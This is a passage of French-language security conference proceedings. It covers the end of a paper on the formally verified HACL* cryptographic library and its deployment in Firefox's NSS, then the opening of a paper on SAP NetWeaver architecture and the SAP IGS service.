- le langage source est bien connu (par exemple du langage C), mais doit se conformer à une syntaxe et une structure inhabituelle et restrictive pour être exploitable par les outils de preuve formelle ;
- le langage cible, s'il y en a un, est difficilement lisible (code généré par une machine) ;
- les propriétés formellement vérifiées sont obscures et/ou mal comprises de la communauté ;
- les performances du produit sont insuffisantes.

Le reste de cette section présente HACL*, sa structure et la méthodologie employée pour répondre à chacune des difficultés énoncées ci-dessus.

2.3 Formellement vérifiée, certes, mais que prouve-t-on ?

Notre méthodologie s'appuie sur le langage F* [2,10,11] et son compilateur vers le langage C, KreMLin [5]. F* est un langage fonctionnel orienté vers

la vérification. Il dispose d'un système de types très riche lui permettant de rajouter des raffinements logiques aux objets manipulés. Par exemple, il est possible de spécifier qu'une variable n'a pas le type entier int, mais le type des entiers naturels, plus précis (car restreint aux entiers positifs ou nuls. Pour ce faire, une annotation logique est placée entre accolades après le type F⋆ : n:int{n ≥ 0}.

Le système de vérification semi-automatisé s'appuie sur un prouveur de théorème (*SMT solver*), en l'occurrence Z3 [6], pour s'assurer statiquement de la correction des assertions logiques dans le code. Afin de permettre une compilation efficace vers C, un fragment du langage F⋆ que nous appelons Low⋆ (pour *low F⋆*) a été isolé, et une preuve de la correction de la compilation de Low⋆ vers C a été présentée dans de précédents travaux [5]. Cette preuve garantit que les propriétés énoncées et prouvées au niveau du code source (en F⋆) sont bien conservées par la compilation vers C.

Afin de simplifier le processus de compilation (et la preuve de correction de celle-ci), certaines propriétés complexes du langage C n'ont pas de correspondance en Low⋆. Par exemple, il n'est pas possible d'y faire référence à l'adresse mémoire d'une variable (opérateur & en C) ou encore de réaliser des conversions entre entiers et pointeurs. De ce fait, l'image de Low⋆ après compilation est seulement un fragment du C. Ce fragment se situe dans la sémantique opérationelle de CompCert [8], un compilateur certifié écrit en Coq. Les propriétés énoncées et prouvées dans le code source écrit en Low⋆ sont donc préservées par la compilation vers C, puis potentiellement vers le code machine en utilisant CompCert.

Le langage F⋆ n'étant pas des plus répandus, nous nous sommes attachés à cloisonner les différentes parties du code au sein de la bibliothèque HACL⋆, afin d'accroître sa lisibilité. Nous souhaitons qu'un utilisateur de la bibliothèque puisse facilement retrouver et comprendre le fonctionnement de celle-ci, ainsi que les garanties offertes. Ainsi la bibliothèque se découpe-t-elle en trois parties :

1. les spécifications ;
2. le code optimisé en Low⋆;
3. le code généré en C.

Les spécifications Les spécifications sont la référence *fonctionnelle* des primitives cryptographique de HACL⋆ : chaque primitive extraite en C a le même comportement fonctionnel que sa spécification en F⋆ correspondante, c'est à dire qu'elles ont le même comportement d'entrées/sorties. Les

spécifications et le code optimisé correspondant utilisent les mêmes types de données pour les entrées et les sorties (typiquement des chaînes d'octets). La preuve de correction fonctionnelle d'HACL⋆ garantit statiquement que, quelles que soient les valeurs d'entrée, si celles-ci respectent la précondition de la primitive, alors la spécification et le code optimisé produisent des résultats identiques.

Il est donc essentiel que ces spécifications soient revues par un panel de contributeurs aussi large que possible afin de s'assurer de leur correction. Au demeurant, lors du développement de la bibliothèque, plusieurs garde-fous ont déjà été mis en place afin d'accroître le niveau de confiance dans les spécifications fonctionnelles :

1. ces spécifications sont extrêmement proches de leur pendant textuel (RFC ou spécification FIPS du NIST) ;
2. elles sont écrites dans un fragment pur du langage F⋆ et sont très succinctes (moins de 100 lignes de code par primitive) ;
3. elles ont déjà fait l'objet d'une revue attentive ;
4. elles sont exécutables, et passent les tests unitaires.

En effet, afin de permettre au plus grand nombre de les relire, ces spécifications sont écrites dans un fragment pur de F⋆ et sont aisément lisibles par quiconque est un peu familier avec la programmation fonctionnelle. À titre d'exemple, le listing de la figure 1 montre comment sont spécifiées les opérations dans le corps $\mathbb{Z}/(2^{255} - 19)\mathbb{Z}$.

```
1 (* Field types and parameters *)
2 let prime = pow2 255 − 19
3 type elem : Type0 = e:int{e ≥ 0 ∧ e < prime}
4 let fadd e1 e2 = (e1 + e2) % prime
5 let fsub e1 e2 = (e1 − e2) % prime
6 let fmul e1 e2 = (e1 ∗ e2) % prime
7 let zero : elem = 0
8 let one : elem = 1
```

Fig. 1. Spécification du corps $\mathbb{Z}/(2^{255} - 19)\mathbb{Z}$ en F⋆

Le code Low⋆ (et le code C) correspondant à ces opérations est lui optimisé, il utilise des tableaux d'entiers, et met en œuvre des mesures de protections contre les canaux auxiliaires etc., il est donc bien plus évident de lire cette spécification. Parce qu'elles sont très proches du document de référence (RPC ou FIPS) qui les décrit, il est également aisé d'en faire la revue en s'appuyant sur la description et le pseudo code fournis par

ces publications. Enfin, F⋆ étant un véritable langage de programmation, ce code, bien que peu efficace, peut être exécuté grâce au processus de compilation standard de F⋆. Le code est alors d'abord compilé vers OCaml, puis d'OCaml vers un exécutable. Ces spécifications sont ainsi soumises à un ensemble de tests unitaires pour plus de sûreté.

Le code Low⋆ optimisé Si les spécifications sont concises et faciles à lire, ce n'est pas le cas du code Low⋆. Celui-ci nécessite pour être relu un certain niveau d'expertise dans le système de preuve de F⋆ et dans la primitive cryptographique elle-même, afin de bien comprendre comment la preuve de correction est menée. En revanche la lecture de l'API de HACL⋆ permet de bien comprendre les propriétés prouvées.

Celles-ci se déclinent en trois parties : sûreté mémoire, correction fonctionnelle et exécution indépendante des secrets.

La sûreté mémoire est garantie par le système de type de Low⋆ lui-même. Une publication précédente [5] présente les mécanismes en détails, mais l'intuition est la suivante : contrairement à la spécification scalarmult (voir figure 2), la fonction crypto_scalarmult (voir figure 3) n'est pas *pure*. En effet, elle interagit avec la mémoire du programme. Cette interaction se manifeste à travers l'annotation Stack, qui signifie que toutes les allocations sont faites sur la pile et que rien n'a été alloué ou désalloué sur le tas. Par ailleurs le système garantit qu'un pointeur ne peut être déréférencé que s'il pointe vers une région mémoire valide (live). C'est la raison pour laquelle cette fonction vient avec un contrat dont la précondition est une fonction de h, la mémoire du programme. Celui-ci garantit que les arguments de la fonction (output, secret et point, qui sont chacun des tampons de 32 octets) ont bien déjà été alloués en mémoire. Cette hypothèse est explicitée par le prédicat live, où live mem buf signifie que le tampon buf est bien alloué dans la mémoire mem.

D'autre part, la postcondition prend, elle, en argument la mémoire initiale h0, le résultat retourné res (inutilisé ici) et la mémoire h1 du programme quand la fonction retourne. Elle fournit ici deux garanties importantes. La première est que seule le tampon output a été modifié, c'est ce qu'indique le prédicat modifies_1 output h0 h1.

La correction fonctionnelle est la seconde garantie apportée par la post-condition. En effet, h1.[output] == Spec.scalarmult h0.[secret] h0.[point] indique que la valeur de output dans l'état final est égale à l'application de la spécification scalarmult sur les valeurs de secret et de point dans l'état initial.

Cette propriété est démontrée quelle que soit la valeur de secret et de point en entrée de la fonction, pourvu évidemment que ces deux tampons soient bien alloués. La fonction est ainsi prouvée correcte, sous réserve que la spécification elle-même le soit, comme évoqué plus haut.

```
let lbytes (l:nat) = b:seq FStar.UInt8.t{length b = l}

let scalarmult (k:lbytes 32) (u:lbytes 32) : Tot (lbytes 32) =
  let k = decodeScalar25519 k in
  let u = decodePoint u in
  let res = montgomery_ladder u k in
  encodePoint res
```

Fig. 2. Spécification de la fonction d'exponentiation de Curve25519

```
type uint8_p = buffer Hacl.UInt8.t

val crypto_scalarmult:
  output:uint8_p{length output = 32} →
  secret:uint8_p{length secret = 32} →
  point:uint8_p{length point = 32} →
  Stack unit
    (requires (λ h → live h output ∧ live h secret ∧ live h point))
    (ensures (λ h0 res h1 → live h1 output ∧ modifies_1 output h0 h1 ∧
     live h0 output ∧ live h0 secret ∧ live h0 point ∧
     h1.[output] == Spec.scalarmult h0.[secret] h0.[point]))
```

Fig. 3. Signature Low⋆ de la fonction d'exponentiation de Curve25519

L'indépendance des traces d'exécution vis-à-vis des secrets est la dernière propriété illustrée par cette API. Les octets vers lesquels pointent les tampons output, secret et point ont un type particulier dans la bibliothèque HACL⋆, qui les distingue des valeurs publiques. Tandis que les valeurs utilisées dans la spécifications sont les entiers non signés de 8 bits, définis dans la bibliothèque standard de F⋆ (FStar.UInt8.t), les valeurs utilisées dans l'API Low⋆ sont d'un type particulier (Hacl.UInt8.t), modélisant également des valeurs entières non signées sur 8 bits mais différents de FStar.UInt8.t. Ils sont en effet considérés comme secrets et se voient imposés un certain nombre de restrictions :

1. il n'est pas possible de les comparer (l'opérateur de comparaison '=' en F⋆ n'est pas implémenté pour eux, ni aucun opérateur booléen de comparaison) ;

2. les opérateurs arithmétiques considérés comme ne s'exécutant pas en temps constant ne sont pas implémentés ; il s'agit notamment des opérateur '/' et '%', inversement la soustraction est acceptée ;
3. ils ne peuvent pas servir d'index pour un accès à un tableau ou pour effectuer de l'arithmétique de pointeurs ;
4. pour remplacer les opérateurs de comparaison des opérateurs de masquage sont implémentés, qui retournent des octets du même type (0x00 pour 'Faux', et 0xff pour 'Vrai').

Le mécanisme de typage associé garantit par ailleurs que les valeurs publiques puissent être converties en valeurs privées dans le code Low⋆, mais non l'inverse. La fonction de conversion d'une valeur privée en une valeur publique est dite *Ghost*, c'est à dire qu'elle est forcément effacée par F⋆ avant la compilation et ne peut donc servir que dans les spécifications et les preuves. Elle est implicitement utilisée lors des appels mem[buf], figure 3, ligne 11, afin de pouvoir comparer le résultat concret à celui de la spécification.

Tous les opérateurs autorisés sur les valeurs secrètes étant considéré comme exécutés en temps constant, et les comparaisons entre valeurs secrètes étant exclues, cette méthodologie garantit l'indépendance entres les valeurs secrètes d'entrée, et les traces d'exécution du programme. En admettant qu'un attaquant ne soit pas en mesure de distinguer l'exécution des opérateurs autorisés sur les valeurs secrètes sur deux valeurs différentes, il n'est pas en mesure de distinguer si deux traces d'exécution du programme correspondent à des valeurs identiques ou différentes.

Le code C généré La bibliothèque fournit un snapshot du code C déjà généré de façon à permettre à un utilisateur de s'approprier le code directement, sans avoir à installer le système F⋆. Le code C offre la même API que le code Low⋆. À titre d'exemple le prototype généré pour l'API Low⋆ présentée précédemment est décrit dans la figure 4.

```
void Hacl_Curve25519_crypto_scalarmult(uint8_t *output, uint8_t *secret, uint8_t *point);
```

Fig. 4. Prototype C de la fonction d'exponentiation de Curve25519 dans HACL⋆

Grâce aux garanties obtenues via le mécanisme de preuve et de génération de code de F⋆ et KreMLin, les propriétés prouvées pour le code Low⋆ (sûreté mémoire, correction fonctionnelle et indépendance vis-à-vis des secrets) sont préservées dans le code généré. Par ailleurs un effort tout particulier a été fait au niveau du générateur de code afin que le code

produit soit de bonne qualité, c'est à dire qu'il puisse être audité par un industriel afin de le mettre en production dans sa propre bibliothèque.

2.4 Aucun compromis sur les performances

Parce que Low⋆, le fragment de F⋆ utilisé pour l'implémentation du code optimisé est très proche du fragment de C utilisé pour implémenter la cryptographie en général, les performances du code obtenu sont identiques sinon meilleures que celles des implémentations originales donc HACL⋆ s'est inspirée. En effet, pour certains algorithmes il apparaît que la version de référence était plus prudente que nécessaire et on prouve formellement qu'une retenue existant dans le code de référence par exemple, n'est pas nécessaire à la correction de la primitive.

Algorithm	**HACL***	**OpenSSL**	**libsodium**	**TweetNaCl**	**OpenSSL (asm)**
SHA-256	13.43	16.11	12.00	-	7.77
SHA-512	8.09	10.34	8.06	12.46	5.28
Salsa20	6.26	-	8.41	15.28	-
ChaCha20	6.37 (ref) 2.87 (vec)	7.84	6.96	-	1.24
Poly1305	2.19	2.16	2.48	32.65	0.67
Curve25519	154,580	358,764	162,184	2,108,716	-
Ed25519 sign	63.80	-	24.88	286.25	-
Ed25519 verify	57.42	-	32.27	536.27	-
AEAD	8.56 (ref) 5.05 (vec)	8.55	9.60	-	2.00
SecretBox	8.23	-	11.03	47.75	-
Box	21.24	-	21.04	148.79	-

Tableau 1. Intel64-GCC : Comparaison de performance en cycles/octet pour un Intel(R) Xeon(R) CPU E5-1630 v4 @ 3.70GHz opérant sous Debian Linux 4.8.15 64-bit. Toutes les mesures (sauf Curve25519) sont basées sur des messages de 16KB ; pour Curve25519 le nombre indiqué correspondance au nombre de cycles CPU pour une seule exponentiation modulaire ECDH. L'ensemble du code a été compilé avec GCC 6.3. La version de OpenSSL est 1.1.1-dev (avec l'option `no-asm`) ; celle de Libsodium est 1.0.12-stable (avec l'option `--disable-asm`) et celle de TweetNaCl : 20140427.

À titre d'exemple, dans le code de Curve25519 Donna[6] écrit par Adam Langley, l'un des principaux développeurs de primitives cryptographique chez Google, la séquence d'opérations de retenues faisant intervenir `r1` et `r2`, lignes 137 et 138 de la figure 5 n'est pas nécessaire, et peut être omise.

[6] `https://github.com/agl/curve25519-donna/blob/master/curve25519-donna-c64.c`

```
129 t[3] += ((uint128_t) r4) * s4;
130
131             r0 = (limb)t[0] & 0x7ffffffffffff; c = (limb)(t[0] >> 51);
132 t[1] += c; r1 = (limb)t[1] & 0x7ffffffffffff; c = (limb)(t[1] >> 51);
133 t[2] += c; r2 = (limb)t[2] & 0x7ffffffffffff; c = (limb)(t[2] >> 51);
134 t[3] += c; r3 = (limb)t[3] & 0x7ffffffffffff; c = (limb)(t[3] >> 51);
135 t[4] += c; r4 = (limb)t[4] & 0x7ffffffffffff; c = (limb)(t[4] >> 51);
136 r0 += c * 19; c = r0 >> 51; r0 = r0 & 0x7ffffffffffff;
137 r1 += c; c = r1 >> 51; r1 = r1 & 0x7ffffffffffff;
138 r2 += c;
```

Fig. 5. Extrait de Curve25519-donna64

3 Le processus industriel et la mise en production dans Firefox

Comme la plupart des développeurs en charge du maintien des bibliothèques cryptographiques existantes, l'équipe de NSS a pris conscience de la difficulté d'introduire de nouvelles constructions cryptographiques dans sa bibliothèque et de s'assurer de la fiabilité du code existant à l'aide des méthodologies de développement « classiques ». En particulier, les tests unitaires sont clairement insuffisants car il est impossible de couvrir entièrement les grands espaces des états en entrée des primitives cryptographiques. Les méthodes formelles ayant fait d'importants progrès ces dernières années, celles-ci se sont, de facto, imposées comme étant la meilleure solution pour Mozilla afin d'accroître le niveau de confiance dans cette bibliothèque.

3.1 Les conditions nécessaires à une mise en production

Les méthodes formelles, particulièrement celles ayant récemment émergé du monde académique, doivent fournir certaines garanties aux industriels afin de pouvoir être utilisées en production. Parmi celles-ci nous pouvons identifier :

1. les performances du code ;
2. la lisibilité et la facilité d'audit du code par une tierce partie ;
3. la validation et le passage des tests existants ;
4. l'intégration de la méthodologie dans le *workflow* existant ;
5. la compatibilité avec l'ensemble des plateformes et architectures supportées.

Plusieurs mois ont été nécessaires afin de réaliser les changements nécessaires à l'intégration du code dans Firefox. Cependant les autres cas d'utilisation du code confirment la plupart de ces besoins.

3.2 Performance

Les primitives cryptographiques sont nécessaires à la sécurité des protocoles de communication tels que TLS et à leurs performances. Pour de nombreux usages industriels, les performances sont un point critique quant à l'adoption ou non d'un composant logiciel. En particulier, dans des domaines où les performances du code vont directement affecter l'expérience utilisateur, il est difficilement défendable auprès de ceux-ci d'obtenir un surcoût de sécurité au prix de performances dégradées. La performance est donc de nos jours un argument de vente essentiel pour de nombreux produits.

Dans le cadre de l'intégration de HACL* dans Firefox, nous avons choisi comme premier algorithme la version 64 bits de X25519 [1], la multiplication scalaire sur la courbe elliptique Curve25519 [4]. Plusieurs raisons ont conditionné ce choix, notamment le fait que la version C du code généré dans HACL* pour cet algorithme a d'excellentes performances. À notre connaissance la multiplication scalaire de notre code est la plus rapide des versions C non vectorisées (donc portables) existantes, et est 20% plus rapide que le code existant dans NSS. De manière peu étonnante, même si Mozilla n'utilise cet algorithme que du côté client dans Firefox, certains utilisateurs utilisent NSS côté serveur ce qui induit une économie en besoins matériels non négligeable.

Il est intéressant de noter que, dans le cas des algorithmes cryptographiques asymétriques, cette contrainte de performance est moins présente que pour les algorithmes symétriques qui sont utilisés intensivement au cours d'une grande partie des connexions au web, typiquement avec TLS.

3.3 Lisibilité et facilité de l'audit du code

Les méthodes formelles et les langages de programmation orientés vérification peuvent être de manière générale plus difficiles à appréhender que les langages de programmation traditionnels. Ceci provient notamment du fait que, dans certains langages comme Low*, les éléments de preuves peuvent parfois polluer la lecture du code fonctionnellement utile. D'autres langages comme Gallina [3] (Coq) séparent la preuve du code, ce qui présente à l'inverse l'inconvénient de ne pas aider à corréler les appels aux fonctions avec les appels aux tactiques qui fournissent les preuves.

Contrairement à la plupart des développements académiques, les composants logiciels industriels nécessitent une lisibilité élevée et une grande homogénéité stylistique dans des modèles bien définis. Le code C produit par la chaîne d'extraction de F* et KreMLin se doit donc d'être à la fois

beau et *lisible* ; l'objectif principal étant de se rapprocher autant que faire se peut du code qu'un expert aurait produit.

3.4 Multiplication des tests

Un ensemble de tests est effectué sur les spécifications de haut niveau en F⋆, le code optimisé en Low⋆ et le code C généré. En effet, les spécifications elles-mêmes sont extraites vers du code OCaml, compilées et passent des tests unitaires. Le code en Low⋆, à travers le code C généré, doit également passer des tests.

Ces tests comprennent les vecteurs de tests usuels contenus, par exemple, dans les spécifications textuelles des primitives (RFCs, spécifications FIPS du NIST) mais aussi d'autres vecteurs de tests aléatoires pour lesquels les valeurs de sorties sont comparées avec celles produites par d'autres bibliothèques de référence. Enfin, Mozilla possédant sa propre chaîne de tests, les primitives de HACL⋆ sont finalement éprouvées de nouveau via les tests fonctionnels de NSS puis de Firefox qui contiennent des essais de connections TLS, des tests d'APIs de haut-niveau, de nouveaux tests unitaires, d'interopérabilité...

3.5 Intégration des méthodes formelles dans le workflow existant

Plusieurs méthodologies s'affrontent dans n'importe quel projet introduisant des méthodes formelles. Il est possible de changer complètement le *workflow* de développement, cependant pour un projet aussi large, ce processus n'a pas été retenu. Lors de la phase de mise en production de HACL⋆ dans NSS, la question suivante s'est posée : « Comment gérér le fait que la chaîne de vérification est complexe et quelle confiance doit-on lui accorder ? ». L'importance du compromis dans des projets aussi novateurs est réellement primordial. Un positionnement potentiel pourrait possiblement être de faire confiance aveuglément à la chaîne d'extraction et d'effectuer un audit de la spécification des algorithmes uniquement puis d'intégrer directement le code C fourni par nos soins. Il est cependant raisonnable de concevoir que Mozilla puisse vouloir deux choses :

1. auditer directement le code C ;
2. avoir un contrôle indépendant des outils de vérification.

La solution trouvée consiste à procéder à un audit direct du code C mais aussi de la spécification ; en effet, c'est bien en premier lieu le C qui est mis en production, il se doit donc d'être évalué indépendamment de

la chaîne d'extraction. L'idée à moyen terme derrière cette stratégie est de donner de plus en plus de confiance à la chaîne d'extraction afin d'en arriver éventuellement à effectuer la revue de la spécification uniquement.

La chaîne de vérification et d'intégration actuelle La figure 6 présente le workflow de vérification intégré en amont des tests dans la chaîne d'intégration continue de NSS. La totalité des étapes permettant la vérification et la génération de code pour NSS y est incluse et fonctionne en permanence dans le CI de Mozilla.




Fig. 6. Méthodologie de verification de HACL⋆

Cette méthodologie permet à Mozilla de vérifier en permanence que les outils continuent de fonctionner et leur permet d'avoir la maîtrise de la chaine dans le cas où ils souhaiteraient modifier eux-même le code afin de l'optimiser ou d'y ajouter de nouvelles primitives. De plus cette intégration permet continuellement d'incrémenter le *commit* de référence pour HACL⋆ et ainsi de bénéficier de l'ensemble des progrès apportés à nos outils, comme par exemple les améliorations de l'ensemble de l'extraction pour la beauté et l'efficacité du code C. Une utilité importante de cette intégration est également de vérifier à chaque *commit* dans NSS que le code vérifé n'a pas été altéré de manière malveillante ou accidentelle. En

effet, si le code issu de l'extraction est différent du *commit* en question, l'intégration continue signalera que le code poussé n'est pas vérifié.

4 Conclusions

HACL⋆ démontre que l'application de la méthodologie choisie avec F⋆ permet une utilisation à l'échelle de centaines de millions d'utilisateurs des méthodes formelles. Désormais de nombreux algorithmes tels que X25519, Chacha20 ou Poly1305 sont en production dans Firefox, après avoir suivi la méthodologie présentée dans cet article. Il est évident que la confiance et les gros efforts de dialogue et le travail sur l'accessibilité des outils pour l'utilisation par des industriels, certes avertis, payent. La cryptographie reste un champ d'application restreint mais nous pensons que notre méthodologie actuelle peut passer à l'échelle. Les projets mettant en relation les industriels et les chercheurs au niveau d'internet et du web sont relativement peu nombreux, particulièrement quand ils sont liés aux méthodes formelles. Il est important d'en prendre soin, en renforçant les liens entre Mozilla, Inria et Microsoft, et en les valorisant sur le long terme. Le web ne peut que mieux s'en porter ! QED.

Références

1. Elliptic Curves for Security. IETF RFC 7748, 2016.
2. Danel Ahman, Cătălin Hriţcu, Kenji Maillard, Guido Martínez, Gordon Plotkin, Jonathan Protzenko, Aseem Rastogi, and Nikhil Swamy. Dijkstra Monads for Free. In *44th ACM SIGPLAN Symposium on Principles of Programming Languages (POPL)*, pages 515–529. ACM, January 2017.
3. Bruno Barras, Samuel Boutin, Cristina Cornes, Judicaël Courant, Jean-Christophe Filliâtre, Eduardo Giménez, Hugo Herbelin, Gérard Huet, César Muñoz, Chetan Murthy, Catherine Parent, Christine Paulin-Mohring, Amokrane Saïbi, and Benjamin Werner. The Coq Proof Assistant Reference Manual : Version 6.1. Research Report RT-0203, INRIA, May 1997. Projet COQ.
4. Daniel J Bernstein. Curve25519 : new Diffie-Hellman speed records. In *Public Key Cryptography-PKC 2006*, pages 207–228. Springer, 2006.
5. Karthikeyan Bhargavan, Antoine Delignat-Lavaud, Cédric Fournet, Catalin Hritcu, Jonathan Protzenko, Tahina Ramananandro, Aseem Rastogi, Nikhil Swamy, Peng Wang, Santiago Zanella-Béguelin, and Jean-Karim Zinzindohoué. Verified Low-Level Programming Embedded in F*. arXiv :1703.00053, to appear at ICFP 2017, 2017.
6. Leonardo Mendonça de Moura and Nikolaj Bjørner. Z3 : An Efficient SMT Solver. In *14th International Conference on Tools and Algorithms for the Construction and Analysis of Systems, TACAS*, volume 4963 of *Lecture Notes in Computer Science*, pages 337–340. Springer, 2008.
7. Heartbleed. The Heartbleed Bug. `http://heartbleed.com/`, 2014.

8. Xavier Leroy. Formal verification of a realistic compiler. *Communications of the ACM*, 52(7) :107–115, 2009.
9. OpenSSL library. OpenSSL : Cryptography and SSL/TLS Toolkit, 1998–2017.
10. Nikhil Swamy, Cătălin Hriţcu, Chantal Keller, Aseem Rastogi, Antoine Delignat-Lavaud, Simon Forest, Karthikeyan Bhargavan, Cédric Fournet, Pierre-Yves Strub, Markulf Kohlweiss, Jean-Karim Zinzindohoué, and Santiago Zanella-Béguelin. Dependent Types and Multi-Monadic Effects in F*. In *43rd ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, pages 256–270. ACM, 2016.
11. Nikhil Swamy, Joel Weinberger, Cole Schlesinger, Juan Chen, and Benjamin Livshits. Verifying Higher-order Programs with the Dijkstra Monad. In *Proceedings of the 34th annual ACM SIGPLAN conference on Programming Language Design and Implementation*, PLDI '13, pages 387–398, 2013.

Ca sent le SAPin !
Voyage dans le monde d'un chercheur en sécurité SAP

Yvan Genuer
yvan.genuer@devoteam.com

Devoteam

Résumé. Spécifique, propriétaire, compliqué, gros, cher, usine à gaz... Voici certains des adjectifs que nous entendons souvent dès que nous abordons le sujet de la sécurité SAP. Cet article a pour but de montrer, par un exemple concret, que les préjugés sur SAP ne sont pas tous fondés. Analyse réseau, création d'outils open source et ingénierie inversée sur un langage propriétaire, tels sont les sujets abordés qui aboutissent à la découverte de vulnérabilités triviales.

1 Introduction

1.1 Qu'est-ce que SAP ?

Avec plus de 365 000 clients dans 180 pays, SAP est le leader mondial des ERP. 87 % des plus grosses entreprises mondiales utilisent SAP [4]. Les solutions SAP Netweaver sont des systèmes propriétaires et normalement fermés. La sécurité sur SAP a changé ces dernières années et une poignée de chercheurs ont mis au jour des centaines de vulnérabilités sur différents composants. Cela va du simple XSS très classique à l'exploitation spécifique d'une mauvaise configuration. Malgré tout cela, il reste encore des zones d'ombre sur les systèmes SAP.

1.2 Architecture d'un système SAP

La figure 1 représente de façon — très — simplifiée un système SAP Netweaver. Classiquement les utilisateurs utilisent le SAPGui, un client SAP à installer sur les postes de travail pour s'authentifier sur le système et travailler dessus. C'est le ABAP Dispatcher qui est chargé de répartir la charge des requêtes utilisateurs dans les Work Processes. Ces processus, visibles sur le système d'exploitation, effectuent le travail demandé et peuvent communiquer avec la base de donnée.




Fig. 1. Architecture de SAP

Un système SAP a besoin de plusieurs services pour fonctionner. Il en existe beaucoup, d'où le surnom d'usine à gaz de ces systèmes. Les plus connus sont le service SAP Gateway qui est chargé des communications externes, ou l'ICM qui est en fait un serveur web, ou encore le SAP IGS, service que nous allons étudier dans cet article.

Enfin SAP utilise un vocabulaire pouvant prêter à confusion. Voici donc un mini lexique aidant à comprendre la suite.

SID Sap IDentifier. Choisi à l'installation, cet identifiant sur trois caractères sert à désigner un système SAP.

`<sid>adm` Le nom de l'utilisateur administrateur sur le système d'exploitation. Il est dérivé du SID, par exemple `bobadm`, `prdadm`, `d01adm`.

Numéro de système Un identifiant sur deux chiffres, renseigné durant l'installation. Il sert à identifier un système SAP, mais surtout il définit les ports d'écoute par défaut du système. Par exemple, pour un SN=05, le port de la SAP Gateway sera 3305, celui de l'ICM 8005, etc.

ABAP Advanced Business Application Programing. C'est le langage propriétaire de SAP.

Report Programme ABAP.

Module fonction Fonction ABAP, qui peut être appelée indépendamment.

Transaction Sorte d'alias permettant de lancer une séquence de report (`SU01`, `DB02`, `SM21`, `SMGW`, etc).

1.3 Concepts importants pour cet article

Il est important d'expliquer quelques concepts propres aux systèmes SAP Netweaver, pouvant parfois heurter la sensibilité des plus jeunes.

- Sur les systèmes d'exploitation linux/Unix les services SAP tournent sous l'utilisateur administrateur <sid>adm...
- Ce que l'on appelle le noyau SAP est en fait un répertoire contenant les binaires, environ 500 Mo, utilisés par le système SAP. Il existe un noyau SAP par type d'architecture, de version et de base donnée. Le code source de ce noyau n'est pas disponible.
- En revanche, le code source de l'ensemble des reports ABAP est stocké dans la base de données. Pourquoi ? Car ces sources ABAP sont compilées par le noyau SAP, puis stockées dans la base de donnée. Ce niveau d'isolation par rapport au système d'exploitation permet aux programmes ABAP d'être portables sans modifications sur tous les systèmes supportés par SAP. En contrepartie il est possible d'accéder à ces sources via le SAPGui.
- Enfin, un système SAP Netweaver intègre, par défaut, un environnement complet de développement ABAP. Cela permet de créer, d'éditer et même de debugger du code ABAP et ceci quelle que soit la fonction du système SAP : production, développement, formation, test...

2 SAP IGS

2.1 Fonction du service SAP IGS

SAP Internet Graphic Server (IGS) est un composant présent par défaut dans les systèmes SAP Netweaver depuis 2005, avec la version 6.40. Il fournit au système différents services tels que la génération de graphiques ou de cartes, la conversion d'images ou encore la compression de fichiers. Typiquement, quand le système SAP crée un rapport avec de jolis graphiques, c'est l'IGS qui a généré ces graphiques.

Il est possible d'accéder à ce service depuis l'extérieur via HTTP(S) ou via un protocole propriétaire SAP, ceci pour permettre à d'autres systèmes SAP ou à des outils tiers d'utiliser ce service. En interne, dans

